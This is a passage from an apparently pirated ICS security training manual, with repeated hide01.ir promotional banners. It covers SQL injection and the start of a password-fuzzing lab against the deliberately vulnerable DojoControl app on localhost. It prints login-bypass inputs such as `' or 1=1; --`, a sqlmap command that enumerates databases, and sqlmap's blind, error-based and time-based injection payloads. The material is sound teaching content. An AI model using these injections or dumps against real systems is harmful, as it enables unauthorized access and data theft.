


hide01.ir

Failure

If you don't successfully log in, double check what you entered into the **Name** and **Password** fields. These are the only two fields that could affect the outcome of this lab. The most common problem is not adding a space after the `--`.

Here is a screenshot of what your screen should look like.



If you entered this query correctly, you should now be logged in as Admin, which is the first user in the DojoControl database.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

This is the SQL command the web server just passed to the database:

```
SELECT * FROM accounts WHERE username='' or 1=1; -- ' AND password='aaaaaaaa';
```

However, because the database sees the double hyphens as a comment, everything after the double hyphens will be ignored, so the actual SQL command ran by the database is:

```
SELECT * FROM accounts WHERE username='' or 1=1;
```

No matter which row the database checks, this will return that user's information to the application that the application interprets as a successful login. Because the database starts its comparison on the first row of the table, the application will log us in as that user, which in most cases is the admin user of the app.

5. Log in as John

Now log out so we can exploit this vulnerability in a slightly different way.

Log out of the Admin account in DojoControl

Say that the first user doesn't have the access you need; however, you know a username that does have the appropriate level of access to the application. We can use the same vulnerability to log in as that user while still bypassing the need to know his password. We do this by adding our own SQL code that simply looks for the desired username in the table and comments out the password checks again.

hide01.ir

Login with the following values

Name: `john'; --`

Password: `aaaaaaaa`

Warning

Once again, there is a required space after the `--`.

Success



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

This is what the application just passed to the database.

```
SELECT * FROM accounts WHERE username='john'; -- ' AND password='aaaaaaaa'
```

Everything after the double hyphens will be ignored as a comment, so we are effectively running the SQL command:

```
SELECT * FROM accounts WHERE username='john';
```

The database will start checking the accounts table, row by row, looking for the username john. Once it finds it, it will return John's information to the application, which the application interprets as a successful login.

6. Dumping Data from the Database

Those were basic SQLi exploits. Lets try using sqlmap from a command prompt to list all the databases on this server.

Open a commandline terminal

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Copy and paste the following command in the terminal

```
sqlmap -u "http://localhost/index.php?page=login.php" --data "user_name=j&password=p&Submit_button=Submit" --
dbs
```

Go ahead and hit **Enter** to run the command and continue hitting **Enter** on any of the questions it asks, which will take all the default answers.

Success

After lots of output and several questions, you should see sqlmap end with something **similar** to the following output:

```
POST parameter 'user_name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 378 HTTP(s) requests:
---
Parameter: user_name (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: user_name=j' RLIKE (SELECT (CASE WHEN (6382=6382) THEN 0x6a ELSE 0x28 END)) AND
'daYW'='daYW&password=p&Submit_button=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user_name=j' AND (SELECT 2624 FROM(SELECT COUNT(*),CONCAT(0x7171766b71,(SELECT
(ELT(2624=2624,1))),0x71787a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND
'saLc'='saLc&password=p&Submit_button=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_name=j' AND (SELECT 9872 FROM (SELECT(SLEEP(5)))jyex) AND
'ZfUY'='ZfUY&password=p&Submit_button=Submit
---
[14:17:28] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:17:28] [INFO] fetching database names
[14:17:28] [INFO] retrieved: 'information_schema'
[14:17:28] [INFO] retrieved: 'dojo_control'
available databases [2]:
[*] dojo_control
[*] information_schema

[14:17:28] [INFO] fetched data logged to text files under '/home/control/.sqlmap/output/localhost'
```

Once again, your exact output will vary, and you will also probably see a note about the tool being out of date, which is OK.

The first line in the **Success** indicator above is:

```
POST parameter 'user_name' is vulnerable.
```

This indicates which HTML POST parameter is vulnerable to SQLi. This is followed by the SQLi vulnerability details, including the payload used to exploit the vulnerability.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Towards the end of the output in the **Success** indicator above, you should see:

```
available databases [2]:
[*] dojo_control
[*] information_schema
```

This is the list of databases that the DojoControl application, or more specifically, the database user that DojoControl is configured to use, can see on this database

7. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

Check out sqlmap's help page with `sqlmap -h`

Try to identify the database user that the DojoControl web application is using

Try listing all the tables in the dojo_control database

Try dumping the DojoControl's account table

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 4.2: Password Fuzzing

1. Introduction

1.1. Resources Needed

- ControlThings Platform VM

1.2. Summary

In the lab, we are going to explore vulnerabilities in a web application called Dojo Control. It is a shift-logging application for engineers and operators to log what happens during their shifts. We are going to attempt to perform a brute force attack by fuzzing a user's password.

1.3. Objectives

- Examine the raw HTTP login requests with ZAP
- Perform password fuzzing in a web application
- Analyze fuzzing output to identify which if any attempt was successful

hide01.ir

2. DojoControl Shift-Logger

We are going to look at an authentication process in a web application. This web application is not part of an ICS system, however the authentication process and weakness we explore here are similar to that which we find in web-based HMIs and ICS administration interfaces. If ICS personnel fail to choose strong passwords for their credentials, attackers can attempt to brute force their way into the application by fuzzing (also known as **password guessing**) a known user's password. This is what we will be doing in this lab.

The web application we'll be looking at can be found on the ControlThings virtual machine by opening a browser and typing "localhost" into the address bar. Our goal in this lab will be to fuzz the password for user "john." We'll do this by using a security testing tool call Zed Attack Proxy (or ZAP for short) and a list of common passwords from a tool called John the Ripper.

Start your ControlThings Platform VM

Open Firefox and go to `localhost`

If you were already logged into Dojo Control web application from the last lab, make sure you log out before continuing.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Click on the *Login* menu item

Success



This is the DojoControl application. It was made to mimic a simple shift-logging application that operators could use to keep notes of issues and actions taken during their shift. This way, subsequent operators can review the history of what has previously occurred with the process.

Do not use this in production!!!

This application is vulnerable to all OWASP Top 10 web vulnerabilities, plus a few more. This was created for educational purposes only.

3. Manual Guesses

Dojo Control is a web application that we have created to teach you how to perform security testing of web applications. Today, we will be using it to demonstrate password fuzzing attacks. The weakness we will exploit in this lab is not a vulnerability in the web application, but rather each user's choice of passwords. There are some defenses like account lockout that could be added to the web-application, but this is not always appropriate in ICS environments due to safety concerns.

Try guessing a few passwords for user `john`

Of course, the likelihood of you guessing the right password is fairly low for only a couple of tries; however, we are more interested in what a failed response page looks like right now. We are going to use this failed response page a little bit later in the lab, but for

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

now just note that it says, Bad username or password! if we don't choose the right password. This is good because the web application isn't revealing if it's the username, the password, or both that are incorrect. We like seeing that; however, in this lab, we are under the assumption that you have found out that john is a valid user account, perhaps by seeing his name on some other machine we've previously attacked, or by using LinkedIn that verified he was a control operator for this organization.

4. Configuring Firefox

Now we are going to use a second tool to see what the web browser is really sending to the web server when we try to authenticate. To do this, we are going to use a tool called the Zed Attack Proxy (ZAP) to see the raw HTTP requests from the web browser. Before we open up ZAP, we need to configure our Firefox browser in our ControlThings virtual machine to use ZAP as its proxy. This means that Firefox will send all of its data to ZAP and trust that ZAP will send it to the correct web server.

Recent security defenses added to Firefox need to be disable before we can use Firefox and ZAP together. Namely, Firefox does not allow localhost websites to be proxied, as malware has used this same technique to track user browser sessions.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Change Firefox to allow localhost hijacking

Open a new tab in Firefox, go to `about:config` and set `network.proxy.allow_hijacking_localhost` to `true`.

How do you do that?

Open a new tab by clicking the plus sign in the tabs area

In the address bar, type `about:config`

This will get you into the lower level settings for Firefox, similar to Window's registry.

Accept the warning

You will be warned that you might be voiding your warranty by making changes here. Go ahead and click the **I accept the risk!** button.


Search for `hijacking`

This will narrow the list of settings to just the one we want.

Double-click the `allow_hijacking_localhost` line

This should change the **Value** setting to `true`.

Success



Go ahead and close the *about:config* tab

This should take you back to your first tab where you should see the DojoControl website.

Once that is done, we next need to configure Firefox to use ZAP as its proxy.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Open Firefox settings and configure it to use `localhost:8080` for all protocols

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

How do I do that?

Open Firefox settings

In the upper right hand corder of Firefox, click on the ☰ icon.

Choose *Settings* from the menu

In the *Find in Settings* box at the top, search for `proxy`

This will narrow the settings to a single item.

Success




hide01.ir

Click on the *Settings* button

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Make changes to match this screenshot

Warning: Don't forget the checkbox `Also use this proxy for HTTPS`



hide01.ir

Click *OK*

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Close the *Settings* tab

This should take you back to your first tab where you should see the DojoControl website.

Firefox will now send all if its web requests to ZAP, at `localhost:8080`. Because of this, Firefox will not be able to talk to the web server now until ZAP is running, which is our next step.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

5. Configuring ZAP


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

From the Activities menu, search for ZAP and start it

You don't need to persist your ZAP session

When you first start ZAP, you will be asked if you want to persist this session. You can tell it **No**.



This is useful if you want to save your actions for later reference, such as performing a penetration test that you have to write a report summarizing your findings.

You do not need to update your Add-ons


The first time you run ZAP, it will probably prompt you to update your Add-ons. There are some great add-ons you can check out at the end of this lab, but for now, you can just close this window.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Success

Your ZAP window should look similar to this.



If you look at the **Success** indicator above for ZAP, you will see three different sections with tabs.

1. The section on the left with the **Sites** tab will show you a tree of all the pages you visit at each website. We won't use that in this lab.
2. The section on the right with the **Quick Start**, **Request**, and **Response** tabs. We will use this section to see the details of each request and response.
3. The section on the botton with the **History**, **Search**, **Alerts**, and **Output** tabs. We will use these tabs to select which web request to fuzz and examine the fuzz results.

If you do not see any of these section, they may be collapsed. Maximize the ZAP window and if you still don't see them, look for a handle in the middle of the left or bottom of the window. If there is such a handle, you can drag it to expand that section.

You can also double click on any tab to maximize that tab, and double click on the tab again to put it back to normal.

5.1. Export/Import CA

Now before we do our fuzzing, we have one more configuration to make in Firefox. Because all websites use SSL/TLS now, and all browsers now force the use of SSL/TLS, we will need to export ZAP's **Root CA public certificate** and import it into Firefox.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Open ZAP's Options window


From ZAP's **Tools** menu, select **Options** to open the main configuration window for ZAP.

Save ZAP's CA certificate

Select **Dynamic SSL Certificates** in the list of options on the left. This option will let you control the SSL/TLS CA certifcate that ZAP uses to dynamically sign all HTTPS traffic. ZAP automatically generates a CA certificate for you, so all we need to do is save it.

Success

The exact contents of the CA certificate will vary for each person.



Click the **Save** button and save it as the suggest name of `owasp_zap_root_ca.cer`. This will save it to your home folder.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Close the ZAP options window

Now that we have ZAP's CA public certificate, lets go back to Firefox and import it.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Import `owasp_zap_root_ca.cer` into Firefox

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


How do I do that?

Open Firefox's Settings

Search for `cert`

Click on the `View Certificates...` button

Success



